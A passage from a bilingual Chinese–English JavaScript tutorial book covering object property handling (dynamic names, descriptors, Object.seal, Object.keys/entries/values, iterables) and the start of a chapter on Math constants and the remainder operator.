        return this.name + " " + this.surname;  
    },  
    set: function (value) {  
        [this.name, this.surname] = value.split(" ");  
    }  
});  
  
console.log(person.fullName); // -> "John Doe"  
  
person.surname = "Hill";  
console.log(person.fullName); // -> "John Hill"  
  
person.fullName = "Mary Jones";  
console.log(person.name) // -> "Mary"
```

第13.9节：动态/变量属性名

有时属性名需要存储到变量中。在这个例子中，我们询问用户需要查找哪个单词，然后从我命名为dictionary的对象中提供结果。

```
var dictionary = {  
    lettuce: '一种蔬菜',  
    banana: '一种水果',  
    tomato: '这取决于你问谁',  
    apple: '一种水果',  
    Apple: '史蒂夫·乔布斯很棒！' // 属性区分大小写  
}  
  
var word = prompt('你今天想查找哪个单词？')  
var definition = dictionary[word]
```

Section 13.9: Dynamic / variable property names

Sometimes the property name needs to be stored into a variable. In this example, we ask the user what word needs to be looked up, and then provide the result from an object I've named dictionary.

```
var dictionary = {  
    lettuce: 'a veggie',  
    banana: 'a fruit',  
    tomato: 'it depends on who you ask',  
    apple: 'a fruit',  
    Apple: 'Steve Jobs rocks!' // properties are case-sensitive  
}  
  
var word = prompt('What word would you like to look up today?')  
var definition = dictionary[word]
```

```
alert(word + " + definition)
```

注意我们是如何使用[]括号表示法来访问名为word的变量；如果我们使用传统的.
表示法，那么它会将值视为字面量，因此：

```
console.log(dictionary.word) // 不起作用，因为word被当作字面量，dictionary中没有名为`word`的字段  
console.log(dictionary.apple) // 起作用！因为apple被当作字面量  
// 起作用！因为word是变量，用户在提示时完美地输入了我们字典中的单词之一  
console.log(dictionary[word]) // 错误！apple未定义（作为变量）
```

你也可以通过将变量word替换为字符串'apple'，使用[]表示法写入字面值。参见
[带有特殊字符或保留字的属性]示例。

你还可以使用括号语法设置动态属性：

```
var property="test";  
var obj={  
  [property]=1;  
};  
  
console.log(obj.test); // 1
```

它的作用与以下代码相同：

```
var property="test";  
var obj={};  
obj[property]=1;
```

第13.10节：数组是对象

免责声明：不推荐创建类数组对象。然而，理解它们的工作原理是有帮助的，尤其是在处理DOM时。这将解释为什么常规数组操作无法作用于许多DOM document 函数返回的DOM对象。（例如 querySelectorAll, form.elements）

假设我们创建了以下对象，它具有一些你期望在数组中看到的属性。

```
var anObject = {  
  foo: 'bar',  
  length: 'interesting',  
  '0': 'zero!',  
  '1': 'one!'  
};
```

然后我们将创建一个数组。

```
var anArray = ['zero.', 'one.'];
```

现在，注意我们如何以相同的方式检查对象和数组。

```
console.log(anArray[0], anObject[0]); // 输出：zero. zero!  
console.log(anArray[1], anObject[1]); // 输出：one. one!  
console.log(anArray.length, anObject.length); // 输出：2 interesting
```

```
alert(word + '\n\n' + definition)
```

Note how we are using [] bracket notation to look at the variable named word; if we were to use the traditional . notation, then it would take the value literally, hence:

```
console.log(dictionary.word) // doesn't work because word is taken literally and dictionary has no field named `word`  
console.log(dictionary.apple) // it works! because apple is taken literally  
  
console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly typed in one of the words from our dictionary when prompted  
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

You could also write literal values with [] notation by replacing the variable word with a string 'apple'. See [Properties with special characters or reserved words] example.

You can also set dynamic properties with the bracket syntax:

```
var property="test";  
var obj={  
  [property]=1;  
};  
  
console.log(obj.test); // 1
```

It does the same as:

```
var property="test";  
var obj={};  
obj[property]=1;
```

Section 13.10: Arrays are Objects

Disclaimer: Creating array-like objects is not recommended. However, it is helpful to understand how they work, especially when working with DOM. This will explain why regular array operations don't work on DOM objects returned from many DOM document functions. (i.e. querySelectorAll, form.elements)

Supposing we created the following object which has some properties you would expect to see in an Array.

```
var anObject = {  
  foo: 'bar',  
  length: 'interesting',  
  '0': 'zero!',  
  '1': 'one!'  
};
```

Then we'll create an array.

```
var anArray = ['zero.', 'one.'];
```

Now, notice how we can inspect both the object, and the array in the same way.

```
console.log(anArray[0], anObject[0]); // outputs: zero. zero!  
console.log(anArray[1], anObject[1]); // outputs: one. one!  
console.log(anArray.length, anObject.length); // outputs: 2 interesting
```

```
console.log(anArray.foo, anObject.foo); // 输出: undefined bar
```

由于anArray实际上是一个对象，就像anObject一样，我们甚至可以向anArray添加自定义的冗长属性

免责声明：带有自定义属性的数组通常不推荐使用，因为它们可能会引起混淆，但在需要数组的优化函数的高级场景中（例如jQuery对象）它可能是有用的。

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

我们甚至可以通过添加一个length，使anObject成为类似数组的对象。

```
anObject.length = 2;
```

然后你可以使用C风格的for循环来遍历anObject，就像它是一个数组一样。参见数组迭代注意anObject

只是一个类数组对象（也称为列表），它不是真正的数组。这一点很重要，因为像push和forEach（或任何在Array.prototype中找到的便利函数）默认情况下不会在类数组对象上工作。

许多DOMdocument函数会返回一个列表（例如querySelectorAll, form.elements），它类似于我们上面创建的类数组anObject。参见将类数组对象转换为数组

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // 输出: true true
console.log(anArray instanceof Object, anObject instanceof Object); // 输出: true true
console.log(anArray instanceof Array, anObject instanceof Array); // 输出: true false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // 输出: true false
```

第13.11节：Object.seal

版本 ≥ 5

Object.seal防止向对象添加或删除属性。一旦对象被封闭，其属性描述符就不能转换为其他类型。与Object.freeze不同，它允许编辑属性。

对封闭对象执行这些操作的尝试将默默失败

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'

// 不能将foo设为访问器属性
Object.defineProperty(obj, 'foo', {
  get: function () { return 'newFoo'; }
}); // TypeError

// 但你可以将其设为只读
Object.defineProperty(obj, 'foo', {
```

```
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

Since anArray is actually an object, just like anObject, we can even add custom wordy properties to anArray

Disclaimer: Arrays with custom properties are not usually recommended as they can be confusing, but it can be useful in advanced cases where you need the optimized functions of an Array. (i.e. jQuery objects)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

We can even make anObject to be an array-like object by adding a length.

```
anObject.length = 2;
```

Then you can use the C-style for loop to iterate over anObject just as if it were an Array. See Array Iteration

Note that anObject is only an **array-like** object. (also known as a List) It is not a true Array. This is important, because functions like push and forEach (or any convenience function found in Array.prototype) will not work by default on array-like objects.

Many of the DOM document functions will return a List (i.e. querySelectorAll, form.elements) which is similar to the array-like anObject we created above. See Converting Array-like Objects to Arrays

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true false
```

Section 13.11: Object.seal

Version ≥ 5

Object.seal防止向对象添加或删除属性。一旦对象被封闭，其属性描述符就不能转换为其他类型。Unlike Object.freeze it does allow properties to be edited.

Attempts to do this operations on a sealed object will fail silently

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
  get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
```

```
writable: false  
}); // TypeError
```

```
obj.foo = 'newFoo';  
obj.foo; // 'foo';
```

在严格模式下，这些操作会抛出TypeError

```
(function () {  
    'use strict';  
  
    var obj = { foo: 'foo' };  
  
    Object.seal(obj);  
  
    obj.newFoo = 'newFoo'; // TypeError  
}());
```

第13.12节：将对象的值转换为数组

给定以下对象：

```
var obj = {  
    a: "hello",  
    b: "this is",  
    c: "javascript!",  
};
```

您可以通过以下方式将其值转换为数组：

```
var array = Object.keys(obj)  
.map(function(key) {  
    return obj[key];  
});  
  
console.log(array); // ["hello", "this is", "javascript!"]
```

第13.13节：从对象中检索属性

属性的特征：

可以从对象中检索的属性可能具有以下特征，

- 可枚举
- 不可枚举
- 自身

在使用Object.defineProperty(ies)创建属性时，我们可以设置其特征，除了“自身”。

直接存在于对象的一级，而非原型级别（__proto__）上的属性称为**自身**属性。

未使用Object.defineProperty(ies)向对象添加的属性将不会具有其可枚举（enumerable）特性。也就是说，它被视为true。

可枚举性的目的：

设置属性的可枚举特性的主要目的是使特定属性在通过不同编程方法从其对象中检索时可用。

```
writable: false  
}); // TypeError
```

```
obj.foo = 'newFoo';  
obj.foo; // 'foo';
```

In strict mode these operations will throw a TypeError

```
(function () {  
    'use strict';  
  
    var obj = { foo: 'foo' };  
  
    Object.seal(obj);  
  
    obj.newFoo = 'newFoo'; // TypeError  
}());
```

Section 13.12: Convert object's values to array

Given this object:

```
var obj = {  
    a: "hello",  
    b: "this is",  
    c: "javascript!",  
};
```

You can convert its values to an array by doing:

```
var array = Object.keys(obj)  
.map(function(key) {  
    return obj[key];  
});  
  
console.log(array); // ["hello", "this is", "javascript!"]
```

Section 13.13: Retrieving properties from an object

Characteristics of properties :

Properties that can be retrieved from an object could have the following characteristics,

- Enumerable
- Non - Enumerable
- own

While creating the properties using [Object.defineProperty\(ies\)](#), we could set its characteristics except "own". Properties which are available in the direct level not in the prototype level ([__proto__](#)) of an object are called as *own* properties.

And the properties that are added into an object without using [Object.defineProperty\(ies\)](#) will don't have its enumerable characteristic. That means it be considered as true.

Purpose of enumerability :

The main purpose of setting enumerable characteristics to a property is to make the particular property's

下面将详细讨论这些不同的方法。

检索属性的方法：

可以通过以下方法从对象中检索属性，

1. for..in循环

该循环在从对象中检索可枚举属性时非常有用。此外，该循环不仅会检索对象自身的可枚举属性，还会沿着原型链进行检索，直到遇到原型为null为止。

```
//示例1：简单数据
var x = { a : 10 , b : 3} , props = [];
for(prop in x){
    props.push(prop);
}
console.log(props); //["a","b"]

//示例 2：原型链中具有可枚举属性的数据
var x = { a : 10 , __proto__ : { b : 10 } } , props = [];
for(prop in x){
    props.push(prop);
}
console.log(props); //["a","b"]

//示例 3：具有不可枚举属性的数据
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});
for(prop in x){
    props.push(prop);
}
console.log(props); //["a"]
```

2. Object.keys() 函数

该函数作为 ECMAScript 5 的一部分被发布。它用于从对象中获取可枚举的自有属性。在此之前，人们通常通过结合 for..in 循环和 Object.prototype.hasOwnProperty() 函数来获取对象的自有属性。

```
//示例1：简单数据
var x = { a : 10 , b : 3} , props;
props = Object.keys(x);
console.log(props); //["a","b"]

//示例 2：原型链中具有可枚举属性的数据
var x = { a : 10 , __proto__ : { b : 10 } } , props;
props = Object.keys(x);
```

availability when retrieving it from its object, by using different programmatical methods. Those different methods will be discussed deeply below.

Methods of retrieving properties :

Properties from an object could be retrieved by the following methods,

1. for..in loop

This loop is very useful in retrieving enumerable properties from an object. Additionally this loop will retrieve enumerable own properties as well as it will do the same retrieval by traversing through the prototype chain until it sees the prototype as null.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props = [];
for(prop in x){
    props.push(prop);
}
console.log(props); //["a", "b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 } } , props = [];
for(prop in x){
    props.push(prop);
}
console.log(props); //["a", "b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});
for(prop in x){
    props.push(prop);
}
console.log(props); //["a"]
```

2. Object.keys() function

This function was unveiled as a part of ECMAScript 5. It is used to retrieve enumerable own properties from an object. Prior to its release people used to retrieve own properties from an object by combining for..in loop and Object.prototype.hasOwnProperty() function.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;
props = Object.keys(x);
console.log(props); //["a", "b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 } } , props;
props = Object.keys(x);
```

```

console.log(props); //["a"]

//示例 3：具有不可枚举属性的数据
var x = { a : 10 }, props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]

```

3. [Object.getOwnPropertyNames\(\)](#) 函数

此函数将从对象中检索可枚举和不可枚举的自有属性。它也是作为 ECMAScript 5 的一部分发布的。

```

//示例1：简单数据
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]

//示例 2：原型链中具有可枚举属性的数据
var x = { a : 10 , __proto__ : { b : 10 }}, props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//示例 3：具有不可枚举属性的数据
var x = { a : 10 }, props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]

```

杂项：

下面给出了一种从对象中检索所有（自身的、可枚举的、不可枚举的、所有原型级别的）属性的技术，

```

function getAllProperties(obj, props = []){
    return obj == null ? props :
    getAllProperties(Object.getPrototypeOf(obj),
                    props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__: { b : 5, c : 15 }};

//向第一层原型添加一个不可枚举属性
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]

```

这将被支持 ECMAScript 5 的浏览器支持。

```

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 }, props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]

```

3. [Object.getOwnPropertyNames\(\)](#) function

This function will retrieve both enumerable and non enumerable, own properties from an object. It was also released as a part of ECMAScript 5.

```

//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }}, props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 }, props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]

```

Miscellaneous :

A technique for retrieving all (own, enumerable, non enumerable, all prototype level) properties from an object is given below,

```

function getAllProperties(obj, props = []){
    return obj == null ? props :
    getAllProperties(Object.getPrototypeOf(obj),
                    props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__: { b : 5, c : 15 }};

//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]

```

And this will be supported by the browsers which supports ECMAScript 5.

第13.14节：只读属性

版本 ≥ 5

使用属性描述符，我们可以将属性设置为只读，任何试图更改其值的操作都会静默失败，值不会被更改，也不会抛出错误。

属性描述符中的writable属性表示该属性是否可以被修改。

```
var a = { };
Object.defineProperty(a, 'foo', { value: 'original', writable: false });
a.foo = 'new';
console.log(a.foo);
```

控制台输出

original

第13.15节：不可枚举属性

版本 ≥ 5

我们可以避免属性在for (... in ...)循环中显示

属性描述符中的enumerable属性表示该属性在遍历对象属性时是否会被枚举。

```
var obj = { };
Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
  console.log(obj[prop]);
}
```

控制台输出

显示

第13.16节：锁定属性描述符

版本 ≥ 5

属性的描述符可以被锁定，从而不允许对其进行任何更改。仍然可以正常使用该属性，赋值和获取其值，但任何重新定义该属性的尝试都会抛出异常。

属性描述符的configurable属性用于禁止对描述符进行任何进一步的更改。

Section 13.14: Read-Only property

Version ≥ 5

Using property descriptors we can make a property read only, and any attempt to change its value will fail silently, the value will not be changed and no error will be thrown.

The writable property in a property descriptor indicates whether that property can be changed or not.

```
var a = { };
Object.defineProperty(a, 'foo', { value: 'original', writable: false });
a.foo = 'new';
console.log(a.foo);
```

Console output

original

Section 13.15: Non enumerable property

Version ≥ 5

We can avoid a property from showing up in `for (... in ...)` loops

The enumerable property of the property descriptor tells whether that property will be enumerated while looping through the object's properties.

```
var obj = { };
Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
  console.log(obj[prop]);
}
```

Console output

show

Section 13.16: Lock property description

Version ≥ 5

A property's descriptor can be locked so no changes can be made to it. It will still be possible to use the property normally, assigning and retrieving the value from it, but any attempt to redefine it will throw an exception.

The configurable property of the property descriptor is used to disallow any further changes on the descriptor.

```
var obj = {};  
  
// 将 'foo' 定义为只读并锁定它  
Object.defineProperty(obj, "foo", {  
    value: "original value",  
    writable: false,  
    configurable: false  
});  
  
Object.defineProperty(obj, "foo", {writable: true});
```

将抛出以下错误：

TypeError: 无法重新定义属性：foo

并且该属性仍然是只读的。

```
obj.foo = "new value";  
console.log(foo);
```

控制台输出

原始值

第13.17节：Object.getOwnPropertyDescriptor

获取对象中特定属性的描述信息。

```
var sampleObject = {  
    hello: 'world'  
};  
  
Object.getOwnPropertyDescriptor(sampleObject, 'hello');  
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

第13.18节：描述符和命名属性

属性是对象的成员。每个命名属性都是一对（名称，描述符）。名称是一个字符串，允许通过点符号`object.propertyName`或方括号符号`object['propertyName']`访问。描述符是定义属性被访问时行为的字段记录（属性发生了什么以及访问时返回的值）。总体来说，属性将名称与行为关联起来（我们可以将行为视为一个黑盒）。

命名属性有两种类型：

1. 数据属性：属性名称与一个值相关联。
2. 访问器属性：属性名与一个或两个访问器函数相关联。

演示：

```
obj.propertyName1 = 5; //幕后转换为  
//如果是数据属性，则将5赋值给value字段*  
//如果是访问器属性，则调用带参数5的set函数
```

```
var obj = {};  
  
// Define 'foo' as read only and lock it  
Object.defineProperty(obj, "foo", {  
    value: "original value",  
    writable: false,  
    configurable: false  
});  
  
Object.defineProperty(obj, "foo", {writable: true});
```

This error will be thrown:

TypeError: Cannot redefine property: foo

And the property will still be read only.

```
obj.foo = "new value";  
console.log(foo);
```

Console output

original value

Section 13.17: Object.getOwnPropertyDescriptor

Get the description of a specific property in an object.

```
var sampleObject = {  
    hello: 'world'  
};  
  
Object.getOwnPropertyDescriptor(sampleObject, 'hello');  
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

Section 13.18: Descriptors and Named Properties

Properties are members of an object. Each named property is a pair of (name, descriptor). The name is a string that allows access (using the dot notation `object.propertyName` or the square brackets notation `object['propertyName']`). The descriptor is a record of fields defining the behavior of the property when it is accessed (what happens to the property and what is the value returned from accessing it). By and large, a property associates a name to a behavior (we can think of the behavior as a black box).

There are two types of named properties:

1. *data property*: the property's name is associated with a value.
2. *accessor property*: the property's name is associated with one or two accessor functions.

Demonstration:

```
obj.propertyName1 = 5; //translates behind the scenes into  
//either assigning 5 to the value field* if it is a data property  
//or calling the set function with the parameter 5 if accessor property
```

```
//*实际上，是否会在数据属性的情况下进行赋值  
//还取决于writable字段的存在及其值——稍后会讲到
```

属性的类型由其描述符的字段决定，属性不能同时属于两种类型。

数据描述符 -

- 必需字段：value或writable或两者
- 可选字段：configurable, enumerable

示例：

```
{  
  value: 10,  
  writable: true;  
}
```

访问器描述符 -

- 必填字段：`get` 或 `set` 或两者兼有
- 可选字段：configurable, enumerable

示例：

```
{  
  get: function () {  
    return 10;  
  },  
  enumerable: true  
}
```

字段的含义及其默认值

configurable, enumerable 和 writable :

- 这些键的默认值均为 `false`。
- 当且仅当该属性描述符的类型可以被更改且该属性可以从对应对象中删除时，`configurable` 为 `true`。
- 当且仅当该属性在对应对象的属性枚举过程中出现时，`enumerable` 为 `true`。
- 当且仅当该属性关联的值可以通过赋值操作符被更改时，`writable` 为 `true`。

获取 和 设置:

- 这些键的默认值为`undefined`。
- `get` 是一个作为属性getter的函数，如果没有getter则为`undefined`。函数 `return` 的返回值将作为属性的值。
- `set` 是一个作为属性setter的函数，如果没有setter则为`undefined`。该函数将接收作为唯一参数的新赋值。

value :

- 该键的默认值为`undefined`。
- 与属性关联的值。可以是任何有效的JavaScript值（数字、对象、函数等）。

示例：

```
/*actually whether an assignment would take place in the case of a data property  
also depends on the presence and value of the writable field - on that later on
```

The property's type is determined by its descriptor's fields, and a property cannot be of both types.

Data descriptors -

- Required fields: value or writable or both
- Optional fields:configurable,enumerable

Sample:

```
{  
  value: 10,  
  writable: true;  
}
```

Accessor descriptors -

- Required fields: `get` or `set` or both
- Optional fields: configurable, enumerable

Sample:

```
{  
  get: function () {  
    return 10;  
  },  
  enumerable: true  
}
```

meaning of fields and their defaults

configurable,enumerable and writable:

- These keys all default to `false`.
- `configurable` is `true` if and only if the type of this property descriptor may be changed and if the property may be deleted from the corresponding object.
- `enumerable` is `true` if and only if this property shows up during enumeration of the properties on the corresponding object.
- `writable` is `true` if and only if the value associated with the property may be changed with an assignment operator.

get and set:

- These keys default to `undefined`.
- `get` is a function which serves as a getter for the property, or `undefined` if there is no getter. The function `return` will be used as the value of the property.
- `set` is a function which serves as a setter for the property, or `undefined` if there is no setter. The function will receive as only argument the new value being assigned to the property.

value:

- This key defaults to `undefined`.
- The value associated with the property. Can be any valid JavaScript value (number, object, function, etc).

Example:

```

var obj = {propertyName1: 1}; //该对实际上是('propertyName1', {value:1,
                                // writable:true,
                                // enumerable:true,
                                // configurable:true})
Object.defineProperty(obj, 'propertyName2', {get: function() {
    console.log('每次访问propertyName2以获取其值时，都会记录此信息 ' +
    '每次访问propertyName2以获取其值时都会记录此信息');
},
set: function() {
    console.log('并且每次尝试设置 propertyName2\'s 的值时，都会记录此信息 ' +
    'every time propertyName2\'s value is tried to be set')
    //将被视为 enumerable:false, configurable:false
}});

//propertyName1 是 obj 的数据属性名
//propertyName2 是其访问器属性名

```

```

obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

```

```

obj.propertyName2 = 3; //每次尝试设置 propertyName2 的值时都会记录此信息
console.log(obj.propertyName2); //每次访问 propertyName2 获取其值时都会记录此信息

```

第13.19节：Object.keys

版本 ≥ 5

`Object.keys(obj)` 返回给定对象的键数组。

```

var obj = {
  a: "hello",
  b: "this is",
  c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]

```

第13.20节：带有特殊字符或保留字的属性

虽然对象属性表示法通常写作`myObject.property`，但这只允许通常出现在JavaScript变量名中的字符，主要是字母、数字和下划线（_）。

如果需要特殊字符，例如空格、@，或用户提供的内容，可以使用[]括号表示法。

```

myObject['special property @'] = 'it works!'
console.log(myObject['special property @'])

```

全数字属性：

除了特殊字符外，全数字的属性名也需要使用括号表示法。不过，在这种情况下，属性名不必写成字符串。

```

var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                // writable:true,
                                // enumerable:true,
                                // configurable:true})
Object.defineProperty(obj, 'propertyName2', {get: function() {
    console.log('this will be logged ' +
    'every time propertyName2 is accessed to get its value');
},
set: function() {
    console.log('and this will be logged ' +
    'every time propertyName2\'s value is tried to be set')
    //will be treated like it has enumerable:false, configurable:false
}});

//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property

```

```

obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

```

```

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to get its value

```

Section 13.19: Object.keys

Version ≥ 5

`Object.keys(obj)` returns an array of a given object's keys.

```

var obj = {
  a: "hello",
  b: "this is",
  c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]

```

Section 13.20: Properties with special characters or reserved words

While object property notation is usually written as `myObject.property`, this will only allow characters that are normally found in [JavaScript variable names](#), which is mainly letters, numbers and underscore (_).

If you need special characters, such as space, @, or user-provided content, this is possible using [] bracket notation.

```

myObject['special property @'] = 'it works!'
console.log(myObject['special property @'])

```

All-digit properties:

In addition to special characters, property names that are all-digits will require bracket notation. However, in this case the property need not be written as a string.

```

myObject[123] = 'hi!' // 数字123会自动转换为字符串
console.log(myObject['123']) // 注意使用字符串'123'产生了相同的结果
console.log(myObject['12' + '3']) // 字符串拼接
console.log(myObject[120 + 3]) // 算术运算, 仍然得到123并产生相同结果
console.log(myObject[123.0]) // 这也有效, 因为123.0等价于123
console.log(myObject['123.0']) // 这无效, 因为'123' != '123.0'

```

但是, 不建议使用前导零, 因为那会被解释为八进制表示法。 (待办, 我们应制作并链接一个示例, 说明八进制、十六进制和指数表示法)

另见 : [数组是对象] 示例。

第13.21节 : 创建可迭代对象

版本 ≥ 6

```

var myIterableObject = {};
// 可迭代对象必须定义一个位于 Symbol.iterator 键的方法:
myIterableObject[Symbol.iterator] = function () {
    // 迭代器应返回一个迭代器对象
    return {
        // 迭代器对象必须实现一个方法, next()
        next: function () {
            // next 本身必须返回一个 IteratorResult 对象
            if (!this.iterated) {
                this.iterated = true;
                // IteratorResult 对象有两个属性
                return {
                    // 是否迭代完成, 且
                    done: false,
                    // 当前迭代的值
                    value: 'One'
                };
            }
            return {
                // 当迭代完成时, 只需要 done 属性
                done: true
            };
        },
        iterated: false
    };
};

for (var c of myIterableObject) {
    console.log(c);
}

```

控制台输出

One

第13.22节 : 遍历对象条目 - Object.entries()

版本 ≥ 8

提议的 `Object.entries()` 方法返回给定对象的键/值对数组。它不像 `Array.prototype.entries()` 那样返回迭代器, 但 `Object.entries()` 返回的数组可以被迭代

```

myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'

```

However, leading zeros are not recommended as that is interpreted as Octal notation. (TODO, we should produce and link to an example describing octal, hexadecimal and exponent notation)

See also: [Arrays are Objects] example.

Section 13.21: Creating an Iterable object

Version ≥ 6

```

var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
    // The iterator should return an Iterator object
    return {
        // The Iterator object must implement a method, next()
        next: function () {
            // next must itself return an IteratorResult object
            if (!this.iterated) {
                this.iterated = true;
                // The IteratorResult object has two properties
                return {
                    // whether the iteration is complete, and
                    done: false,
                    // the value of the current iteration
                    value: 'One'
                };
            }
            return {
                // When iteration is complete, just the done property is needed
                done: true
            };
        },
        iterated: false
    };
};

for (var c of myIterableObject) {
    console.log(c);
}

```

Console output

One

Section 13.22: Iterating over Object entries - Object.entries()

Version ≥ 8

The `proposed Object.entries()` method returns an array of key/value pairs for the given object. It does not return an iterator like `Array.prototype.entries()`, but the Array returned by `Object.entries()` can be iterated

无论如何。

```
const obj = {  
    one: 1,  
    two: 2,  
    three: 3  
};
```

```
Object.entries(obj);
```

结果为：

```
[  
    [ "one", 1 ],  
    [ "two", 2 ],  
    [ "three", 3 ]  
]
```

这是遍历对象键/值对的一种有用方式：

```
for(const [key, value] of Object.entries(obj)) {  
    console.log(key); // "one", "two" 和 "three"  
    console.log(value); // 1, 2 和 3  
}
```

第13.23节：Object.values()

版本 ≥ 8

Object.values() 方法返回一个给定对象自身可枚举属性值的数组，顺序与 for...in 循环提供的顺序相同（区别在于 for-in 循环还会枚举原型链上的属性）。

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };  
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

注意：

有关浏览器支持，请参阅此链接 [—](#)

regardless.

```
const obj = {  
    one: 1,  
    two: 2,  
    three: 3  
};
```

```
Object.entries(obj);
```

Results in:

```
[  
    [ "one", 1 ],  
    [ "two", 2 ],  
    [ "three", 3 ]  
]
```

It is an useful way of iterating over the key/value pairs of an object:

```
for(const [key, value] of Object.entries(obj)) {  
    console.log(key); // "one", "two" and "three"  
    console.log(value); // 1, 2 and 3  
}
```

Section 13.23: Object.values()

Version ≥ 8

The Object.values() method returns an array of a given object's own enumerable property values, in the same order as that provided by a for...in loop (the difference being that a for-in loop enumerates properties in the prototype chain as well).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };  
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

Note:

For browser support, please refer to this [link](#)

第14章：算术（数学）

第14.1节：常数

常数	描述	近似值
Math.E	自然对数的底数e	2.718
Math.LN10	10的自然对数	2.302
Math.LN2	2的自然对数	0.693
Math.LOG10E	以10为底的 e的对数	0.434
Math.LOG2E	以2为底的 e的对数	1.442
Math.PI	Pi：圆周长与直径的比值（π）	3.14
Math.SQRT1_2	1/2的平方根	0.707
Math.SQRT2	2的平方根	1.414
Number.EPSILON	1与可表示为Number的比1大的最小值之间的差值	2.2204460492503130808472633361816E-16
Number.MAX_SAFE_INTEGER	最大的整数 n，满足 n 和 n + 1 都能被精确表示为一个 Number	2 ⁵³ - 1
Number.MAX_VALUE	Number 的最大正有限值	1.79E+308
Number.MIN_SAFE_INTEGER	最小的整数 n，满足 n 和 n - 1 都能被精确表示为一个 Number	-(2 ⁵³ - 1)
Number.MIN_VALUE	数字的最小正值	5E-324
Number.NEGATIVE_INFINITY	负无穷大的值 (-∞)	
Number.POSITIVE_INFINITY	正无穷大的值 (+∞)	
Infinity	正无穷大的值 (∞)	

第14.2节：余数 / 模运算符 (%)

余数 / 模运算符 (%) 返回 (整数) 除法后的余数。

```
console.log( 42 % 10); // 2
console.log( 42 % -10); // 2
console.log(-42 % 10); // -2
console.log(-42 % -10); // -2
console.log(-40 % 10); // -0
console.log( 40 % 10); // 0
```

该运算符返回一个操作数除以另一个操作数后剩余的余数。当第一个操作数为负值时，返回值总是负数，反之对于正值则为正数。

在上述示例中，10 可以从 42 中减去四次，之后剩余的数不足以再减去一次而不改变符号。余数因此为：42 - 4 * 10 = 2。

